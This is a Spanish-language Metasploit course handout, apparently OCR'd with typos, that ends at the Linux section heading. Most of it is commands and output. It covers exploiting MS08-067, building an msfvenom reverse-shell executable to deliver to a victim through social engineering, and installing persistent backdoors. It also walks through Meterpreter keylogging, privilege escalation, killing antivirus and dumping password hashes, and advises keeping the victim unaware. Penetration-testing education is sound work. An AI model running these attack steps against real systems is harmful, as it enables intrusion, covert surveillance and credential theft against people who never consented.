Metasploit 100%


OpenWebinars

ÍNDICE

- Repaso de la funcionalidad de la herramienta.
- Uso en diferentes fases del hacking.
- Atacando windows.
- Atacando linux.
- Reto: Uso de metasploit contra un objetivo

Repaso de la funcionalidad de la herramienta:

- Dentro de Kali, podemos buscar y abrir la herramienta como Metasploit, que estará seguramente en la sección de "Herramientas de explotación".
- La segunda opción es simplemente dentro de nuestro terminal de linux escribir el comando "msfconsole" Dentro de Kali, podemos buscar y abrir la herramienta como Metasploit, que estará seguramente en la sección de "Herramientas de explotación".
- La segunda opción es simplemente dentro de nuestro terminal de linux escribir el comando "msfconsole".




```
       Is the server running on host "localhost" (127.0.0.1) and acc
epting
       TCP/IP connections on port 5432?



MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
       http://metasploit.pro


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
```


- **Exploit**: Su nombre viene de "Explotar", "Explotación", etc. Existen una serie de vulnerabilidades que como puntos débiles que son, si los forzamos y sabemos desarrollar conseguiremos vulnerar y por tanto tener acceso a sus recursos, datos, poder controlarlos, incluso destruirlos, etc.

- **Payload**: Es este software o código, que nos ayuda a aprovecharnos de las debilidades del sistema una vez que ya lo hemos vulnerado. Utilizando el ejemplo anterior, una vez que ya hemos accedido al fortín a través de la ventana abierta, el Payload será quien nos ayude aprovechar la oportunidad que se nos presenta. Un payload nos ayudará a abrir las puertas que nos encontramos dentro de esta nueva habitación, otro nos ayudará a conseguir datos valiosos, otro a abrir otras ventanas para tener mas accesos, etc.

Show exploits

```
msf > show exploits

Exploits
========

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   aix/local/ibstat_path                                 2013-09-24       excellent  ibstat $PATH Privilege Escal
ation
   aix/rpc_cmsd_opcode21                                 2009-10-07       great      AIX Calendar Manager Service
 Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   aix/rpc_ttdbserverd_realpath                          2009-06-17       great      ToolTalk rpc.ttdbserverd _tt
_internal_realpath Buffer Overflow (AIX)
   android/browser/samsung_knox_smdm_url                 2014-11-12       excellent  Samsung Galaxy KNOX Android
Browser RCE
   android/browser/webview_addjavascriptinterface        2012-12-21       excellent  Android Browser and WebView
addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface      2014-04-13       good       Adobe Reader for Android add
JavascriptInterface Exploit
   android/local/futex_requeue                           2014-05-03       excellent  Android 'Towelroot' Futex Re
queue Kernel Exploit
   apple_ios/browser/safari_libtiff                      2006-08-01       good       Apple iOS MobileSafari LibTI
FF Buffer Overflow
   apple_ios/email/mobilemail_libtiff                    2006-08-01       good       Apple iOS MobileMail LibTIFF
 Buffer Overflow
   apple_ios/ssh/cydia_default_ssh                       2007-07-02       excellent  Apple iOS Default SSH Passwo
rd Vulnerability
   bsdi/softcart/mercantec_softcart                      2004-08-19       great      Mercantec SoftCart CGI Overf
low
```


- Metasploit nos devolverá todos los exploits que tiene en su base de datos y podemos utilizar. Vienen ordenados de tal manera que por columnas podemos ver en primer lugar el nombre y clase del "exploit" y a lo que vulnera.



Show options

```
msf exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   42               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English
```

- set RHOST 192.160.1.0
- set RPORT 69:



Show payloads:

```
msf exploit(ms04_045_wins) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   generic/custom                                                       normal  Custom Payload
   generic/debug_trap                                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                               normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                            normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                   normal  Generic x86 Tight Loop
   windows/adduser                                                      normal  Windows Execute net user /ADD
   windows/dllinject/bind_hidden_ipknock_tcp                            normal  Reflective DLL Injection, Hidden Bind Ipkn
ock TCP Stager
   windows/dllinject/bind_hidden_tcp                                    normal  Reflective DLL Injection, Hidden Bind TCP
Stager
   windows/dllinject/bind_ipv6_tcp                                      normal  Reflective DLL Injection, Bind IPv6 TCP St
ager (Windows x86)
   windows/dllinject/bind_ipv6_tcp_uuid                                 normal  Reflective DLL Injection, Bind IPv6 TCP St
ager with UUID Support (Windows x86)
   windows/dllinject/bind_nonx_tcp                                      normal  Reflective DLL Injection, Bind TCP Stager
(No NX or Win7)
   windows/dllinject/bind_tcp                                           normal  Reflective DLL Injection, Bind TCP Stager
(Windows x86)
   windows/dllinject/bind_tcp_rc4                                       normal  Reflective DLL Injection, Bind TCP Stager
(RC4 Stage Encryption)
   windows/dllinject/bind_tcp_uuid                                      normal  Reflective DLL Injection, Bind TCP Stager
with UUID Support (Windows x86)
```

```
msf exploit(ms04_045_wins) > set PAYLOAD windows/vncinject/reverse_winhttp
PAYLOAD => windows/vncinject/reverse_winhttp
msf exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.0      yes       The target address
   RPORT   69               yes       The target port


Payload options (windows/vncinject/reverse_winhttp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
   EXITFUNC              process          yes       Exit technique (Accepted: '', seh, thread,
   LHOST                                  yes       The local listener hostname
   LPORT                 8080             yes       The local listener port
   VNCHOST               127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT               5900             yes       The local port to use for the VNC proxy
   ViewOnly              true             no        Runs the viewer in view mode
```

Uso en diferentes fases del hacking:

- Fingerprinting.
- Acceso.
- Persistencia.

Fingerprinting:

- La huella digital del sistema operativo es el proceso de determinar el sistema operativo que ejecuta un host. El protocolo SMB utiliza el puerto 445 para proporcionar acceso compartido a archivos, impresoras, puertos seriales y comunicaciones misceláneas entre nodos en una red. La mayoría del uso de SMB involucra computadoras que ejecutan Microsoft Windows. Para verificar si el puerto 445 está abierto.
    - use auxiliary/scanner/portscan/syn
    - set RHOSTS 192.168.1.5
    - set PORTS 445
    - run

msf auxiliary /smb_version > run

- 192.168.1.5:445 is running Windows XP Service Pack 2 (domain:MYDOMAIN)
- Scanned 1 of 1 hosts (100%complete)
- Auxiliary module execution completed

Acceso:

- Explotar MS08-067 con MSF.
- La explotación de esta vulnerabilidad es un clásico en lo referente a realizar demostraciones o prácticas sobre la diversidad de funcionalidades que proporciona Metasploit Framework. Del mismo modo, no es lejano o ausente el hecho de que este tipo de fallas sean encontradas aún en escenarios reales.
- Se busca el módulo, se define su utilización y luego se listan sus opciones.
    - search ms08_067_check
    - use auxiliary/scanner/smb/ms08_067_check
    - show options

- Se define la opción RHOSTS con la dirección IP el objetivo de evaluación, para luego ejecutar el módulo auxiliar. Los resultados obtenidos indican que el objetivo es vulnerable.
    - set RHOSTS 192.168.0.18
    - run

- Identificada y "verificada" la vulnerabilidad es momento de explotarla. Para esto utilizará el módulo de explotación "m s08_067_netapi" incluido en Metasploit Framework. Se procede a buscar, definir su utilización y mostrar las opciones del módulo de explotación pertinente.
    - search ms08_067_netapi
    - use exploit/windows/smb/ms08_067_netapi
    - show options

Adicionalmente se requiere definir un "payload" o carga a ser utilizada por el exploit. En esta oportunidad se utilizará el payload "windows/vncinject/bind_tcp", l cual escuchará o atenderá por una conexión, inyectando un DLL VNC mediante un cargador por etapas.

- set RHOST 192.168.0.18
- run

Persistencia:

¿Que es Backdoor?

- Se le domina como puerta trasera, cabe decir que se ejecuta un "Script" remoto a la máquina de la víctima con conexión puente al ordenador del atacante, para dejar al sistema vulnerado en escucha siempre.
- El Blackdoor persistente es compatible con todas las versiones de Windows.
- Entonces lo que haremos será ejecutar el comando persistente por default.

  meterpreter > run persistence

- Al ejecutar el comando run persistente estas dejando todo por default, por ejemplo:
    - El puerto: 444
    - Ip: 192.168.1.35
    - Script Upload - directorio donde se alojará el Script vbs, que se ejecutará al momento que inicie el sistema de la víctima.
    - Run persistence -U -i 5 -p 4444 -r 192.168.1.35

- U>> ejecuta automáticamente el usuario comprometido y establece logs.
- i>> segundos de conexión para establecer.
- p>> puerto de escucha.
- r>> IP de la máquina del atacante a añadir.

Atacando windows:

- Para realizar este ataque utilizaremos la herramienta Msfvenom. Esta herramienta permite crear un exploit para poder ejecutar una conexión reversa entre la víctima y el atacante. Cabe destacar que actualmente muchos antivirus detectan exploits encodeados con Msfvenom, sin embargo en esta oportunidad nos centraremos solo en el funcionamiento en concreto de Metasploit, en otra instancia veremos cómo bypasear un Antivirus para conseguir una shell reversa.

```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.38 -f e
xe -o aplicacion.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: aplicacion.exe
root@kali:~#
```

Opción	Descripción
–p	Esta opción es para seleccionar el tipo de PAYLOAD de ataque
LHOST	Nuestra dirección IP
LPORT	Puerto a la escucha
–f	Selecciona el tipo de formato de sálida del archivo
–o	Esta opción permite crear un archivo de sálida con el nombre asignado

- Como se puede observar en las imágenes anteriores, se crea un exploit, el cual permitirá realizar una conexión reversa al atacante.

- Posteriormente después de diversas técnicas de Ingeniería Social le enviamos el archivo a la víctima para que lo pueda ejecutar. Pero primero debemos preparar Metasploit para recibir conexión inversa.

Msfconsole + multi/handler:

- Este exploit permite escuchar las conexiones entrantes hacia la máquina atacante.
- Esto se utiliza para que una vez que la víctima abra el ejecutable infectado, sea posible establecer una conexión y así obtener nuestra shell inversa.
- Para esto utilizaremos un payload muy conocido, su nombre es Meterpreter, es un troyano que se carga en memoria, por ende utiliza una estructura adecuada para poder ocultarse.
- Debemos definir este payload y posteriormente nuestra dirección ip y puerto el cual definimos en el archivo creado con Msfvenom.

Configurando nuestro handler:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

- msf exploit (handler) > set LHOOST <IP_Escucha> (por ejemplo set LHOST 192.168.5.55)
- msf exploit (handler) > set LPORT <Puerto escucha> (por ejemplo set LPORT 4444)
- msf exploit (handler) > exploit
  - Started reverse handler on 192.168.75.35:4444
  - Starting the payload handler…

Algunos comandos de Meterpreter son los siguientes:

- **background**:

Permite establecer el proceso de la consola meterpreter a un proceso "*demonio*" con lo que posteriormente permitirá volver al contexto de ejecución anterior a la obtención de la consola, eventualmente se puede volver a activar este proceso por medio del comando sesión:

- **keyscan**:

Con esta utilidad es posible saber que ha digitado el usuario en su máquina, de esta se obtiene fácilmente, claves, usuarios, direcciones, mensajes, etc.

Su uso:

```
meterpreter > keyscan_start
```

- Starting the keystroke sniffer…
- Con esto se ha iniciado el keylogger, posteriormente para consultar lo que se digitado:

```
meterpreter > keyscan_dump
```

- Dumping captured keystrokes…
- Finalmente para detener el servicio basta con:

```
meterpreter > keyscan_stop
```

- Stopping the keystroke sniffer…

- **Getuid**:
  - Con estos comandos se pueden hacer operaciones de consulta y manipulación de cuentas de usuarios.
  - Para obtener el usuario en sesión:

    Meterpreter > getuid
    Server username: OWNER/Owner

  - Para obtener la cuenta del usuario SYSTEM:

    Meterpreter > getsystem
    ...got system (via technique1)
    Meterpreter > getuid
    Server username: NT AYTHORITY SYSTEM

- **Para volver a la sesión anterior:**
    - *Meterpreter > rev2self*
    - *Meterpreter > getuid*
    - *Server username: OWNER/Owner*

Migrate:

- Permite migrar el proceso de Meterpreter a otro proceso activo, su uso es muy simple basta con especificar un PID activo (que puede ser consultado utilizando el comando “ps” de Meterpreter).

  meterpreter > migrate 1780

- De esta forma, cuando se cierre el proceso en ejecución anteriormente asociado al proceso de Meterpreter, este será “migrado” al proceso especificado, se recomienda que el PID sea el de el proceso explorer.exe o uno que tenga relación con los procesos del sistema operativo.

Guetgui:

- Con este comando es posible acceder al escritorio remoto de la máquina objetivo, en concreto, lo que permite este comando es activar el escritorio remoto de la máquina comprometida.

- Su uso resulta muy sencillo:

  meterpreter > run getgui -e

  - Windows Remote Desktop Configuration Meterpreter Script by Darkoperator

- Enabling Remote Desktop
- RDP is disabled; enabling it...
- Setting Terminal Services: service startup mode.
- The Terminal Services: service is not set to auto, changing it to auto…
- Opening Port in local firewall if necessary
- For cleanup use command: *run multi_console_command-rc/root/msf.3/logs/scripts/getgui/clean_up_20110307.0914.rc*

Posteriormente podemos conectarnos al escritorio remoto usando el comando rdesktop con una sintaxis similar al siguiente:

*tdesktop -u juan -p juan 192.168.1.34**

Nota:

- En sistemas operativos XP y otros que no soporten múltiples sesiones de escritorio remoto, esta acción hará que el usuario logueado en la máquina remota pierda su sesión.

- Es necesario tener prudencia con este tipo de acciones, principalmente para no alertar al usuario sobre las acciones que se están llevando a cabo, esto también aplica a la creación de usuarios, dado que es bastante notorio cuando un usuario se ha creado en el sistema.

Metsvc:

- Permite definir un proceso persistente en la máquina objetivo que se encontrará a la espera de una nueva conexión por parte del atacante, para esto será necesario en primer lugar "migrar" el proceso de la sesión meterpreter actual a otro proceso "persistente" del objetivo, del modo en el que se ha indicado anteriormente con el comando migrate, por este motivo los procesos que resultan más interesantes son aquellos propios del sistema operativo.

- Posteriormente se puede ejecutar:

  meterpreter > run metsvc

- Creating a meterpreter service on port 31337
- Creating a temporary installation directory:C:DOCUME~1/Owner/LOCALS~1/Temp/lZBdswMe...
- Uploading metsvc.exe...
- Starting the service...
- Installing service mersvc
- Starting service
- Service metsvc successfully installed

- Como se puede apreciar la backdoor se ha instalado correctamente en el objetivo, ahora es posible realizar una conexión activa (ya no es necesario esperar de forma pasiva a que un usuario ejecute el fichero .exe que habilitará la sesión meterpreter).

Killay:

- En muchas ocasiones en la máquina objetivo existen programas de antivirus instalados, lo que dificultará tareas comunes e inclusive triviales, por esta razón existe el *script killay* que intentará terminar todos los procesos de antivirus en el objetivo.

meterpreter > run killay

- Killing Antivirus services on the target...
- Killing off avgrsx.exe ...

Router:

- Se trata del conocido comando route en sistemas windows/linux, permite conocer y definir las tablas de enrutamiento del sistema.

  cd, rm, rmdir, pwd, ls, upload, download, cat edit, del, mkdir<File system commands>

- Se trata de los comandos básicos para consulta y manipulación de ficheros, su uso es equivalente a los comandos del mismo nombre disponibles en sistemas basados en UNIX, sin embargo estos comandos se ejecutan en el sistema remoto por medio del intérprete del meterpreter.

- **Cd**:
  - Permite navegar a través de la estructura de directorios, rm y de eliminar un fichero especificado, pwd, conocer el directorio actual en donde apunta meterpreter, upload para subir un fichero a la máquina remota, download, descargar un fichero desde la máquina remota, crear un directorio nuevo, cat, permite visualizar un fichero remoto, mientras que edit permite editarlo.

  - Como se puede apreciar, se trata de comandos de fácil uso y bastante similares a los comandos clásicos en cualquier sistema Unix.


- **Idltime**:
  - Permite determinar cuánto ha sido el tiempo en el que el usuario de la máquina remota ha permanecido sin actividad.
- **Getdesktop**:
  - Estos comandos permiten obtener el desktop del usuario actual, establecerlo y enumerar las diferentes interfaces habilitadas en la máquina objetivo.
  - Cada uno de los desktop están asociados a una sesión (normalmente la sesión 0, se relaciona con el usuario actualmente conectado y las demás con usuarios remotos) una estación (que normalmente es la Windows station) y un nombre de Desktop, este nombre identifica la interfaz que se enseña al usuario.
  - Por ejemplo tenemos una para el inicio de sesión, otra para el escritorio y otra para logoff.

- **Uictl**:
  - El comando uictl permite habilitar/deshabilitar el ratón y el teclado de la máquina destino, de esta forma, se puede controlar las acciones que el usuario realiza.

- **Hashdump**:
  - El comando hashdump permite obtener los usuarios y el hash de los passwords de la máquina remota en formato SAM, de esta forma se puede crakear la clave de un usuario determinado usando herramientas como john the ripper o opcrack.

Atacando linux:

- El primer paso será realizar un escaneo de puertos para ver qué servicios están corriendo en esta máquina:



